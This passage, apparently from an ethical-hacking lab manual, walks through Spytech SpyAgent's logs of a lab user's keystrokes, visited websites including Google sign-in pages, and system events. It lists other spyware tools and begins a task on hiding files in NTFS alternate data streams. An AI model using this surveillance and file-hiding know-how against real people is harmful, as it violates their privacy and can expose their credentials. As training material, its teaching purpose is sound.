
43. **SpyAgent** displays all the resultant keystrokes under the **Keystrokes Typed** section. You can click any of the captured keystrokes to view detailed information in the field below.

Note: The screenshot here might differ from the image on your screen, depending upon the user activities you performed earlier.

The screenshot shows the SpyAgent application window. The left sidebar contains a navigation menu with various monitoring options like Keyboard & Mouse, Windows Viewed, Program Usage, Screenshots, Events Timeline, Files & Documents, Computer Usage, Mic & Webcam, Emails, Website Usage, Internet Activities, Clipboards, and Government Activity. The main pane is titled 'Keystrokes Typed - 5 entries' and displays a table of captured keystroke logs. The table has columns for Application, Window Title, Username, and Time. The data is as follows:


Application	Window Title	Username	Time
explorer.exe	Program Manager	Jason	Tue 4/05/22 @ 6:56:47 AM
iexplore.exe	New tab - Internet Explorer	Jason	Tue 4/05/22 @ 6:59:33 AM
ShellExperienceHost...	Start	Jason	Tue 4/05/22 @ 7:00:24 AM
sysdiag.exe	no title ()	Jason	Tue 4/05/22 @ 7:01:43 AM
*sysdiag.exe	no title ()	Jason	Tue 4/05/22 @ 7:01:44 AM

44. Click the **Screenshots** option from the left-hand pane to view the captured screenshot of the user activities. Similarly, in **Email Activity** under the **Screenshots** options, you can view the email account accessed by the user on the target system.



45. Navigate back to the **spytech SpyAgent** main window. Click **Website Usage**, and then click **View Websites Logged**.

Note: If there are no entries in **Websites Logged** section you can select any other option from **Website Usage** section.



46. **SpyAgent** displays all the user-visited website results along with the start time, end time, and active time, as shown in the screenshot.

The screenshot shows the SpyAgent application interface. The left sidebar contains a navigation menu with various options like Keyboard & Mouse, Windows Viewed, Program Usage, Screenshots, Events Timeline, Files & Documents, Computer Usage, Mic & Webcam, Emails, Website Usage, Internet Activities, Clipboards, and Firewall Activity. The main pane is titled "Website Visits - 9 Entries". It shows a list of websites visited: All Websites, mail.google.com, accounts.google.com, www.bing.com, and www.ebay.com. Below this, a table titled "Pages Visited for Selected Website" lists the pages visited, their corresponding usernames (all listed as Jason), start times, end times, and active times. The table data is as follows:

Page Visited	Username	Start Time	End Time	Active Time
https://www.ebay.com/?mkevt=1&mkcid=1&mk...	Jason	Tue 4/05/22 @ 6:59:34 AM	Tue 4/05/22 @ 6:59:35 AM	00h:00m:02s
https://www.bing.com/search?q=gmail&src=IE...	Jason	Tue 4/05/22 @ 6:59:37 AM	Tue 4/05/22 @ 6:59:41 AM	00h:00m:05s
https://accounts.google.com/ServiceLogin?ser...	Jason	Tue 4/05/22 @ 6:59:42 AM	Tue 4/05/22 @ 6:59:43 AM	00h:00m:02s
https://accounts.google.com/signin/v2/identifi...	Jason	Tue 4/05/22 @ 6:59:44 AM	Tue 4/05/22 @ 6:59:50 AM	00h:00m:06s
https://accounts.google.com/signin/v2/challen...	Jason	Tue 4/05/22 @ 6:59:51 AM	Tue 4/05/22 @ 7:00:00 AM	00h:00m:01s
https://mail.google.com/mail/u/0/h/1krrmbu19...	Jason	Tue 4/05/22 @ 7:00:02 AM	Tue 4/05/22 @ 7:00:09 AM	00h:00m:08s
https://accounts.google.com/Logout?service=...	Jason	Tue 4/05/22 @ 7:00:09 AM	Tue 4/05/22 @ 7:00:10 AM	00h:00m:02s
https://accounts.google.com/ServiceLogin/sig...	Jason	Tue 4/05/22 @ 7:00:11 AM	Tue 4/05/22 @ 7:00:14 AM	00h:00m:03s
https://accounts.google.com/ServiceLogin/ide...	Jason	Tue 4/05/22 @ 7:00:16 AM	Tue 4/05/22 @ 7:00:16 AM	00h:00m:01s

47. Click **Events Timeline** option from the left-hand pane to view the captured event entries.



Event	Target	Username	Time
Monitoring Started	none	Jason	Tue 4/05/22 @ 6:56:14 AM
Window Viewed	Program Manager	Jason	Tue 4/05/22 @ 6:56:30 AM
Program Started	[System Process]	Jason	Tue 4/05/22 @ 6:56:35 AM
Window Viewed	Spytech SpyAgent	Jason	Tue 4/05/22 @ 6:56:38 AM
Program Started	[System Process]	Jason	Tue 4/05/22 @ 6:56:42 AM
Window Viewed	Program Manager	Jason	Tue 4/05/22 @ 6:56:43 AM
Keystrokes Typed	Program Manager (explorer.exe)	Jason	Tue 4/05/22 @ 6:56:47 AM
Program Started	GoogleCrashHandler.exe	Jason	Tue 4/05/22 @ 6:56:50 AM
Window Viewed	Progress	Jason	Tue 4/05/22 @ 6:56:53 AM
File Created	C:\\$Recycle.Bin\\$-1-5-21-735912402-222524527-3971*650...	Jason	Tue 4/05/22 @ 6:56:53 AM
File Created	C:\Users\Jason\AppData\Local\Microsoft\Windows\Caches\{3DA...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Deleted	C:\Users\Jason\AppData\Local\Microsoft\Windows\Caches\{3DA...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Deleted	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Deleted	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:01 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM
File Created	C:\Users\Jason\AppData\Local\Packages\Microsoft.Windows.Cort...	Jason	Tue 4/05/22 @ 6:57:02 AM
Window Viewed	Program Manager	Jason	Tue 4/05/22 @ 6:57:02 AM
Program Started	[System Process]	Jason	Tue 4/05/22 @ 6:57:07 AM
File Deleted	C:\Users\Jason\AppData\Roaming\Microsoft\Windows\Themes\Ca...	Jason	Tue 4/05/22 @ 6:57:14 AM
File Deleted	C:\Windows\System32\spool\V4Dirs\6318770C-#B72-4F3F-A0...	Jason	Tue 4/05/22 @ 6:57:14 AM
File Deleted	C:\Windows\System32\spool\V4Dirs\6E0BA384-372C-48B9-B2...	Jason	Tue 4/05/22 @ 6:57:14 AM
Program Started	LogonUI.exe	Jason	Tue 4/05/22 @ 6:57:17 AM
Program Started	TSTheme.aspx	Jason	Tue 4/05/22 @ 6:57:17 AM
File Created	C:\Users\Jason\AppData\Roaming\Microsoft\Windows\Themes\Ca...	Jason	Tue 4/05/22 @ 6:57:19 AM
File Created	C:\Users\Jason\AppData\Roaming\Microsoft\Windows\Themes\Ca...	Jason	Tue 4/05/22 @ 6:57:19 AM
Program Closed	TSTheme.exe	Jason	Tue 4/05/22 @ 6:57:25 AM
File Deleted	C:\Users\Administrator\AppData\Local\Microsoft\Windows\Cache...	Jason	Tue 4/05/22 @ 6:57:55 AM
File Deleted	C:\Users\ADMINI~1\AppData\Local\Temp\1	Jason	Tue 4/05/22 @ 6:57:58 AM
Program Closed	LabOnDemand.HyperV.IntegrationService.exe	Jason	Tue 4/05/22 @ 6:58:03 AM
Monitoring Started	none	Jason	Tue 4/05/22 @ 6:59:26 AM
Window Viewed	Internet Explorer Enhanced Security Configuration is not enabled - ...	Jason	Tue 4/05/22 @ 6:59:26 AM
File Created	C:\Users\Jason\AppData\Local\Microsoft\Internet Explorer\Recover...	Jason	Tue 4/05/22 @ 6:59:26 AM

48. Similarly, you can select each tile and further explore the tool by clicking various options such as **Windows Viewed**, **Program Usage**, **Files & Documents**, **Computer Usage**.

49. Once you have finished, close all open windows; close **Remote Desktop Connection**.

50. This concludes the demonstration of how to perform user system monitoring and surveillance using Spytech SpyAgent.

51. You can also use other spyware tools such as **ACTIVTrak** (<https://activtrak.com>), **Veriato Cerebral** (<https://www.veriato.com>), **NetVizor** (<https://www.netvizor.net>), and **SoftActivity Monitor** (<https://www.softactivity.com>) to perform system monitoring and surveillance on the target system.

52. Close all open windows and document all the acquired information.

53. Now, before going to the next task, **End** the lab and re-launch it to reset the machines. To do so, in the right-pane of the console, click the **Finish** button present under the **Flags** section. If a **Finish Event** pop-up appears, click on **Finish**.


Task 3: Hide Files using NTFS Streams

A professional ethical hacker or pen tester must understand how to hide files using NTFS (NT file system or New Technology File System) streams. NTFS is a file system that stores any file with the help of two data streams, called NTFS data streams, along with file attributes. The first data stream stores the security descriptor for the file to be stored such as permissions; the second stores the data within a file. Alternate data streams are another type of named data stream that can be present within each file.

